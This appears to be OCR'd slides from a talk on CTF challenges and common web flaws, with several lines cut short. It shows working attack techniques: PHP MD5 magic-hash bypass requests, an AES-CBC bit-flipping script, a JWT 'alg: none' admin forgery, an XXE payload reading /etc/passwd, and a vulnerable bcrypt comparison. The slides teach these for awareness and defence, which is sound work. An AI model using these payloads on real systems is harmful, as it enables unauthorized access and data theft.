user = User.query.filter_by(username=username).first()
if user:
    if user.email == email:
        return redirect(url_for('update_passwd_token',usernam
    return redirect(url_for("reset_passwd", error=f"{{u.userr
return redirect(url_for("reset_passwd", error=f"{username} do
        return render_template('reset_passwd.html')
    except:
        return render_template_string('Error in reset_passwd'
```

```
@app.route('/update_passwd_token', methods=['GET', 'POST'])
def update_passwd_token():
    try:
        if request.method == "POST":
username = malicious_chars(request.form.get("username"))
newpwd = request.form.get("password")
token = request.form.get("token")
user = User.query.filter_by(username=username).first()
if user and user.token == token:
    return redirect(url_for('update_passwd_token', status=upd
return redirect(url_for('update_passwd_token', error="Invalid
        return render_template('update_passwd.html')
    except:
        return render_template_string('Error in update_passwd
```

```
curl -d 'username=sq.sq.2701&password=password' http://gameb
```

BecchiBelli

Beautiful Becchi

#	Nome	Nickname	Owner Email
1	Mario	Mr. Olympiagoat	luigi.bee@go.at
2	Chip	TrenGoat	chop@go.at

```
var sections = [
    { title: "Becchi", url: "index.php", icon: "ðŸ    " },
    { title: "Supplements", url: "supplements.php", icon: "ðŸ
    // { title: "Make Becco Stronger", url: "mbs.php", icon:
];
```

```
<script>
  $(document).ready(function () {

$("#submitButton").click(function (e) {
    e.preventDefault();

    // Remember to improve MD5 & weak comparison on the back-
    $.ajax({
        url: $("#myForm").attr("action"),
        method: "POST",
        data: $("#myForm").serialize(),
        dataType: "json",

        success: function (response) {
            $(".alert").remove();
```


BecchiBelli
💪 Make Becco Stronger
Goat
TrenGoat
Supplement
Creatine
Developer Token
Developer Token

Magic Hashes

> Magic hashes arise due to a quirk in PHP's type juggling, when comparing string hashes to integers. If a string hash starts with "0e" followed by only numbers, PHP interprets this as scientific notation and the hash is treated as a float in comparison operations.

Hash	"Magic" Number / String	Magic Hash
MD4	gH0nAdHk	0e096229559581069251163783434175
MD4	IiF+hTai	00e901302377073550828224498685 97
MD5	240610708	0e462097431906509019562988736854
MD5	QNKCDZO	0e830400451993494058024219903391
MD5	0e1137126905	0e291659922323405260514745084877
MD5	0e215962017	0e291242476940776845150308577824
MD5	129581926211651571912466741651878684928	06da5430449f8f6f23dfc1276f722738
SHA1	10932435112	0e07766915004133176347055865026311692244

```php
<?php

echo "QNKCDZO" . "\n";
echo md5("QNKCDZO") . "\n";

echo "0e1137126905" . "\n";
echo md5("0e1137126905") . "\n";

echo (md5("QNKCDZO") == md5("0e1137126905")) . "\n";
```

```
QNKCDZO
0e830400451993494058024219903391
0e1137126905
0e291659922323405260514745084877
1
```

```
curl -XPOST -d 'becco=Mr. Olympiagoat&supplement=Creatine&dev
{"msg":"{FLG: ZYZZ_ARNOLD_GOATS_FITNESS_CONNECTION}"}
```

Crypto 200 Don't forget the best bits


R-Boy seems to be losing control of himself: it was clear tha
would not be painless, but he didn’t expect this. Debilitated
that inside the cave he can only open temporary portals to ce
dimensions, where he can only stay for a few minutes before s
into the cave. It will take time to figure out how to obtain
encrypted message, but time is not on his side.

http://gamebox1.reply.it:80/14de018c45487063d3bc11fe33ac7e699


```
Challenge title
  Don't forget the best bits
Examples:

Cleartext:
message%3DFor%20a%20fullfilling%20experience%20embrace%20liste
member%2C%20music%20it%27s%20flipping%20amazing%26user%3Dmaric

AES-CBC 128bit Ciphertext:
482c74deadaee362185c315aa10bcd02c96d2417fe3d1adf7fd90da2da95c
93bd3ac7f8d79076837940718 1f93bbc2c5bde5da5a4e47b400ed0827d815
d4436a7e2d7967b09faeff6b7037e5ba40202e850c0640414ffd651847bff2f
b6fa9ee78f2835d29176d524ab9116894eab6ad5fd56c6600670d1f5bc4e4
a067fbeb69e0a67226755569f185120d5b393131ecd3c209123994135a62c
7d1fc8a63ae9b9675ecace48745f049d5d742639e2df80675ad114938eb64
```

```
message=
For a fullfilling experience embrace listen to new music.
Pay attention to details, titles are important.
And remember, music it's flipping amazing
&user=mario
```


```
import _aes
if request.method == 'POST':
  ct = request.form.get("ciphertext")
  pt = _aes.decrypt(ct)
  params = parse_qs(unquote(pt))
  message = ''.join(params['message'])
  user = ''.join(params['user'])
  if user == user_flag:
    return make_response(flag,200)
  elif len(message) > 0:
    return make_response("Thank you for your feedback!", 200)
```




source: *wikipedia*



source: *wikipedia*



Cipher Block Chaining (CBC) mode decryption


Google
Don't forget the best bits
Wszystko
Wideo
Grafika
Produkty
Wiadomości
Książki
Finanse
Więcej
Narzędzia
Wideo
0:31
ERDINGER Weissbier | Don't forget the BestBit!
YouTube · erdingerWeissbraeu
29 mar 2023
3:41
Franz Ferdinand - Billy Goodbye (Official Video)
YouTube · franzferdinandVEVO
2 lis 2021
Więcej filmów
Genius
https://genius.com › Franz-ferdin.. · Tłumaczenie strony
Franz Ferdinand – Billy Goodbye Lyrics
2 lis 2021 — Billy Goodbye Lyrics: D-d-don't forget the best bits / Bye, bye, Billy, goodbye / When it comes to recollecting / Don't forget the best bits ...

```
String originalMessage = "message=whatever message is here&au
printBlock(originalMessage);

byte[] originalBytes = originalMessage.getBytes(StandardChars

// Encrypt the original message
Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivSpec);

byte[] ciphertext = cipher.doFinal(originalBytes);

// Replace "mario" with "billy"
String originalEnding = "mario";
String targetEnding = "billy";
byte[] originalEndingBytes = originalEnding.getBytes(Standard
```

```
message=whatever
 message is here
&author=mario

message=whatever
▻?∝?☎▻⌐+l@
&author=billy
```

```
{FLG:ju57_f3w_b17_7h47_m4k3_4ll_7h3_d1ff3r3nc3_:_3xp3r13nc3d_
```

REAL EXAMPLES:

famous one:

- Log4Shell
- Newag

Every day:

- 404 vs 403
- Using single class for everything (database access, request dto)
- Generic exception handling
- Improper input validation
- Insecure deserialization
- Weak cryptographic

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpva
G4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKx
wRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

Signature Verified

SHARE JWT

Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ
zdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG
4gRG9lIiwiYWRtaW4iOnRydWUsImlhdCI6MTcxO
DE4OTM1NSwiZXhwIjoxNzE4MTkyOTU1fQ
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "none"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true,
  "iat": 1718189355,
  "exp": 1718192955
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

⊗ Invalid Signature

SHARE JWT

SAXParserFactory

```
DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstar
dbf.setFeature("http://apache.org/xml/features/disallow-docty
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```

```
POST /action HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 7

foo=bar
```

```
POST /action HTTP/1.0
Content-Type: text/xml
Content-Length: 52

<?xml version="1.0" encoding="UTF-8"?><foo>bar</foo>
```

cve-2020-28052-bouncy-castle

```
boolean isEqual = sLength == newBcryptString.length();
for (int i = 0; i != sLength; i++)
{
  isEqual &= (bcryptString.indexOf(i) == newBcryptString.inde
}
return isEqual;
```

MONETYZACJA

1. Sec teams needs developers !
2. Bug hunting
3. Fame
4. Better code review !

linki:

- https://challenges.reply.com/
- https://ctftime.org/event/list/
- https://www.kali.org/
- https://github.com/swisskyrepo/PayloadsAllTheThing
- https://www.linkedin.com/in/mateusz-hołowiecki/

BONUS

```sql
CREATE TABLE secret_table
(
    id     VARCHAR(50),
    secret VARCHAR(255) NOT NULL
);
```

```java
@PostMapping("/")
    public String search(@RequestBody String body) throws Exception {
        Map map = objectMapper.readValue(body, Map.class);

        if (map.get("id").equals("hidden")) {
            throw new Exception("nope");
        }

        NamedParameterJdbcTemplate template = new NamedParameterJdbcTemplate(dataSource);
        String sql = "SELECT id, secret FROM secret_table where id = :id";
        RowMapper<String> mapper = (rs, rowNum) ->
                rs.getString(1) + " - " + rs.getString(2);

        MapSqlParameterSource source = new MapSqlParameterSource("id", map.get("id"));
        List<String> result = template.query(sql, source, mapper);
        return String.join("\n", result);
    }
```

```
@PostMapping("/")
    public String search(@RequestBody String body) throws Exc
        Map map = objectMapper.readValue(body, Map.class);

        if (map.get("id").equals("hidden")) {
throw new Exception("nope");
        }

        NamedParameterJdbcTemplate template = new NamedParame
        String sql = "SELECT id, secret FROM secret_table whe
        RowMapper<String> mapper = (rs, rowNum) ->
    rs.getString(1) + " - " + rs.getString(2);

        MapSqlParameterSource source = new MapSqlParameterSou
        List<String> result = template.query(sql, source, map
```

ANY EXCELLENT QUESTIONS?

THANK YOU